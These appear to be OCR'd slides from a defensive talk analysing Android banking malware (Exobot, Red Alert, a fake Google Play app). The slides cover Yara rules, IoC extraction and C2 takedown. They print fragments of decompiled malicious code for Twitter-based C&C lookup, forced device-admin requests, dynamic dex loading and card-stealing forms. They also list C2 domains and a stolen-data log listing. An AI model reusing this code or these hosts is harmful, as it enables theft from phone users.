Sample #2 Exobot | Yara Rule (Koodous)

```
condition:
    androguard.receiver(/AlarmRcv/) and
    androguard.receiver(/BootRcv/) or
    androguard.url("lh3.googleusercontent.com/eCtE_G34M9ygdkmOpYvCag1vBARCmZwnVS6rS5t4JLzJ6QgQSBquM0nuTsCpLhYbKljoyS-txg") or
    androguard.url("www.doviz.com") or
    androguard.url("m.dovizz.net")
```

Sample #3: Red Alert

- Get C&C through twitter
- Asking for device admin privilege
- Checking apps running



Activate device administrator?


Secured protection

Activating this administrator will allow the app WhatsApp to perform the following operations:

- **Monitor screen-unlock attempts**
  Monitor the number of incorrect passwords typed. when unlocking the screen, and lock the phone or erase all the phone's data if too many incorrect passwords are typed.
- **Lock the screen**
  Control how and when the screen locks.
- **Set lock-screen password expiration**
  Control how frequently the lock-


Sample #3: Red Alert

- **Get C&C through twitter**
- Asking for device admin privilege
- Checking apps running



```
Log.i("network", "try to get time");
HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(this.a.getResources().getStr
httpURLConnection.setRequestMethod("GET");
httpURLConnection.setUseCaches(false);
httpURLConnection.setRequestProperty("Accept", "text/html,application/xhtml+xml,application/xm
httpURLConnection.setRequestProperty("Accept-Language", "en-US,en;q=0.5");
int responseCode = httpURLConnection.getResponseCode();
System.out.println("Response Code : " + responseCode);
if (responseCode != 200) {
    throw new Exception("twitter response in NOT OK!");
}
BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(httpURLConnection.get
StringBuilder stringBuilder = new StringBuilder();
while (true) {
    String readLine = bufferedReader.readLine();
    if (readLine == null) {
        break;
    }
    stringBuilder.append(readLine);
}
bufferedReader.close();
String trim = ((h) org.a.a.a(stringBuilder.toString()).a("body").get(0)).l().trim();
return !trim.isEmpty() ? c.a(trim + this.a.getResources().getString(2131034121)).substring(0,
```

Sample #3: Red Alert




```
if (!getSharedPreferences("com.main", 0).getBoolean("first_start", fals
    Intent intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
    intent.putExtra("android.app.extra.DEVICE_ADMIN", new ComponentName
    intent.putExtra("android.app.extra.ADD_EXPLANATION", 2131034119);
    startActivity(intent);
    getSharedPreferences("com.main", 0).edit().putBoolean("first_start"
}
startService(new Intent(this, WldService_dstg7bsen8.class));
finish();
```

- Get C&C through twitter
- **Asking for device admin privilege**
- Checking apps running

Sample #3: Red Alert

- Get C&C through twitter
- Asking for device admin privilege
- **Checking apps running**



```java
Process exec = Runtime.getRuntime().exec("/system/bin/toolbox ps -p -P -x -c");
BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(exec.getInputStream()));
List<String> arrayList = new ArrayList();
List<a> arrayList2 = new ArrayList();
while (true) {
    String readLine = bufferedReader.readLine();
    if (readLine == null) {
        break;
    }
    arrayList.add(readLine);
}
exec.waitFor();
for (String str2 : arrayList) {
    if (str2.startsWith("u0") && str2.contains(" fg ")) {
        try {
            str2 = str2.split("\\s+", 13)[12];
            if (str2 != null) {
                String[] split = str2.split("\\s+");
                String str3 = split[2];
                if (str3.contains(".")) {
                    a aVar = new a();
                    aVar.a(str3);
                    arrayList2.add(aVar);
                    str2 = split[3];
                    if (str2 != null) {
                        split = str2.split(":", 2);
                        if (split[1] != null) {
                            split = split[1].split(",");
                            if (split[0] != null) {
                                try {
                                    aVar.a(Integer.valueOf(split[0]).intValue());
                                } catch (NumberFormatException e) {
                                }
                            }
```


Sample #3 Red Alert | Yara Rule (Koodous)

```
strings:

         $string_1 = /http:\/\/\S+:7878/

        $string_2 = ">sban</string>"

        $string_3 = ">gt</string>"

condition:

        1 of ($string_*)
```

Bonus: Fake GPlay

Steal call logs, sms and banking information

How? Butterknife view injection



Updating...

Don't turn off target

```
PayDetailActivity payDetailActivity, Object object) {
fe$Finder.castView((View)butterKnife$Finder.findRequiredView(object, 2131296274, "field 'etDateOfBirth'"
fe$Finder.castView((View)butterKnife$Finder.findRequiredView(object, 2131296276, "field 'etPhoneNumber'"
Finder.castView((View)butterKnife$Finder.findRequiredView(object, 2131296285, "field 'mEtAddress'"), 21
er.castView((View)butterKnife$Finder.findRequiredView(object, 2131296280, "field 'mEtCVV'"), 2131296280,
der.castView((View)butterKnife$Finder.findRequiredView(object, 2131296286, "field 'mEtCity'"), 21312962
der.castView((View)butterKnife$Finder.findRequiredView(object, 2131296289, "field 'mEtCode'"), 21312962
Finder.castView((View)butterKnife$Finder.findRequiredView(object, 2131296275, "field 'mEtCountry'"), 21
nder.castView((View)butterKnife$Finder.findRequiredView(object, 2131296269, "field 'mEtEmail'"), 213129
der.castView((View)butterKnife$Finder.findRequiredView(object, 2131296279, "field 'mEtName'"), 2131296
inder.castView((View)butterKnife$Finder.findRequiredView(object, 2131296278, "field 'mEtNumber'"), 2131
inder.castView((View)butterKnife$Finder.findRequiredView(object, 2131296287, "field 'mEtPostal'"), 2131
nder.castView((View)butterKnife$Finder.findRequiredView(object, 2131296288, "field 'mIvCard'"), 2131296
castView((View)butterKnife$Finder.findRequiredView(object, 2131296283, "field 'mSpM'"), 2131296283, "fie
.castView((View)butterKnife$Finder.findRequiredView(object, 2131296271, "field 'mSpM1'"), 2131296271, "
castView((View)butterKnife$Finder.findRequiredView(object, 2131296284, "field 'mSpY'"), 2131296284, "fie
.castView((View)butterKnife$Finder.findRequiredView(object, 2131296273, "field 'mSpY1'"), 2131296273, "
nder.castView((View)butterKnife$Finder.findRequiredView(object, 2131296290, "field 'mTvError'"), 213129
31296292, "method 'onContinueClick'")).setOnClickListener((View.OnClickListener)new PayDetailActivity$$V
```

Detect IoC


Run sample and monitor traffic: **Boring**

Automate the “run sample and monitor traffic” process: In-house sandbox

Other ways? Automated scripts

Detect IoC | Automated Way

Automate the “run sample and monitor traffic” process: In-house sandbox report for Exobot




```
"https://hepayriyollarda.at/usveryfood/|https://cilginlargibi.at/usveryfood/|https://hangimizsevmedik.at/usveryfood/",
"https://hepayriyollarda.at/usveryfood/|https://cilginlargibi.at/usveryfood/|https://hangimizsevmedik.at/usveryfood/",
"{\"mm\":\"main\",\"i\":\"009878f591f4232a273a1e3324dfd52e\",\"t\":\"111217\",\"m\":\"gm\"}",
"{\"mm\":\"main\",\"i\":\"009878f591f4232a273a1e3324dfd52e\",\"t\":\"111217\",\"m\":\"gm\"}",
"{\"mm\":\"main\",\"i\":\"009878f591f4232a273a1e3324dfd52e\",\"t\":\"111217\",\"m\":\"gm\"}",
"{\"mm\":\"main\",\"i\":\"009878f591f4232a273a1e3324dfd52e\",\"t\":\"111217\",\"m\":\"gm\"}",
"https://hepayriyollarda.at/usveryfood/|https://cilginlargibi.at/usveryfood/|https://hangimizsevmedik.at/usveryfood/",
"{\"mm\":\"main\",\"i\":\"009878f591f4232a273a1e3324dfd52e\",\"t\":\"111217\",\"m\":\"gm\"}",
"{\"mm\":\"main\",\"i\":\"009878f591f4232a273a1e3324dfd52e\",\"t\":\"111217\",\"m\":\"gm\"}",
"{\"mm\":\"main\",\"i\":\"009878f591f4232a273a1e3324dfd52e\",\"t\":\"111217\",\"m\":\"gm\"}",
"{\"mm\":\"main\",\"i\":\"009878f591f4232a273a1e3324dfd52e\",\"t\":\"111217\",\"m\":\"gm\"}"
```

Detect IoC | Automated Way

Automated scripts

https://github.com/CyberSaxosTiGER/MC2Extractor, https://github.com/eybisi/nwaystounpackmobilemalware/blob/master/getc2_imp.py



Accessibility

Services

ClockBack
Off

QueryBack
Off

Google Play Protect
Off

System

Captions
Off

Magnification gestures
Off

Large text

```
private boolean a(String paramString1, String paramString2, String paramString3)
{
  try
  {
    Object localObject1 = Class.forName(a("ODJkYTRmZTMxMWE2Y2ZjMGViYzMwZDk2OGE3NjIzOTd
    Object localObject2 = Class.forName(a("ZDM2OGMyYmU4MTRhMjM0YzA5ZTI1ZmUyODBmYTU3NWQ
    Object localObject3 = ((Class)localObject1).getMethod(a("YzFkMDAzNjYxODA4ZTJhMGRhN
    localObject1 = ((Class)localObject1).getDeclaredField(a("ZWE2MDhjMzM1YmVjMDc3NjE2"
    ((Field)localObject1).setAccessible(true);
    localObject3 = (WeakReference)((Map)((Field)localObject1).get(localObject3)).get(t
    localObject1 = ((Class)localObject2).getDeclaredField(a("NzI4MjY0YTAzYjAwYTQ1ZWMxN
    ((Field)localObject1).setAccessible(true);
    localObject2 = (ClassLoader)((Field)localObject1).get(((WeakReference)localObject3
    DexClassLoader localDexClassLoader = new dalvik/system/DexClassLoader;
    localDexClassLoader.<init>(paramString1, paramString2, paramString3, (ClassLoader)
    ((Field)localObject1).set(((WeakReference)localObject3).get(), localDexClassLoader
    return true;
  }
  catch (NoSuchFieldException paramString1)
  {
    paramString1.printStackTrace();
    return false;
  }
  catch (NullPointerException paramString1)
  {
    paramString1.printStackTrace();
    return false;
  }
  catch (IllegalAccessException paramString1)
  {
    paramString1.printStackTrace();
    return false;
  }
  catch (InvocationTargetException paramString1)
  {
    paramString1.printStackTrace();
    return false;
  }
  catch (NoSuchMethodException paramString1)
  {
    paramString1.printStackTrace();
    return false;
  }
  catch (ClassNotFoundException paramString1)
  {
    paramString1.printStackTrace();
  }
  return false;
}

private boolean a(StringBuffer paramStringBuffer)
{
  try
  {
    Object localObject = this.h.getPackageManager().getApplicationInfo(this.h.getPacka
```

Approaching C&C

Malware developers use C&C to store information, distribution and manage botnet


We find, report and track malware developer, then purge anything stored in C&C

Case #1: Red Alert

Directory listing (of infected devices)

Stolen informations such as SMS and contacts etc.

Ransomware encryption keys



Index of /application/datalogs/logs ×
+
magnat.top/application/datalogs/logs/?C=M;O=D

Index of /application/datalogs/logs


Name	Last modified	Size	Description
Parent Directory		-	
182d46a0a3f8a345.log	2018-08-02 14:06	1.1K	
f84ec42e5c28c7ac.log	2018-08-02 13:16	3.3K	
2ee8bc41ed8b8c88.log	2018-08-02 04:09	3.3K	
1e85e86c24b7bead.log	2018-08-02 00:29	885	
cdebeabd4e74b126.log	2018-08-01 22:24	321	
c38e5ffbd4ed3157.log	2018-08-01 18:54	4.4K	
0beafb4abb7c9f0d.log	2018-08-01 18:40	135	
352d1c92a2c8b82e.log	2018-08-01 17:56	946	
bfabd7fcef433c0.log	2018-08-01 08:14	1.6K	
4ee85de471e63295.log	2018-08-01 05:55	427	
dbace329e6750d58.log	2018-08-01 00:20	2.0K	
e1848de6ae8d7629.log	2018-08-01 00:10	6.0K	

Case #1: Red Alert

Directory listing (of infected devices)

Stolen informations such as SMS and contacts etc.


Ransomware encryption keys



magnat.top/application/datalogs/l
magnat.top/application/datalogs/logs/c38e5ffbd4ed3157.log

```
tr.gov.turkiye.edevlet.kapisi
com.ttech.android.onlineislem
com.dragonflyapps.plumber


c38e5ffbd4ed3157:  (tr)  Numbers from the phone book
+90[redacted]       Hu[redacted]
+90[redacted]       UÄ[redacted]
+90[redacted]       Yu[redacted]
+90[redacted]       Be[redacted]
+90[redacted]       Me[redacted]
050[redacted]     Yusu[redacted]
053[redacted]     Bura[redacted]
053[redacted]     Bura[redacted]
053[redacted]     Havv[redacted]
053[redacted]     Baba[redacted]
053[redacted]     Furk[redacted]
053[redacted]     Teyz[redacted]
053[redacted]     Nerm[redacted]
053[redacted]     Tane[redacted]
053[redacted]     Elif[redacted]
053[redacted]     Eray[redacted]
053[redacted]     Fatm[redacted]
053[redacted]     Isra[redacted]
053[redacted]     Birs[redacted]
053[redacted]     BÃ¼n[redacted]
```

Case #1: Red Alert



agnat.top/application/datalogs/logs/25b26261583d5a35.log

```
The Cryptor is activated, the file system is encrypted by key: 111999
```

Directory listing (of infected devices)

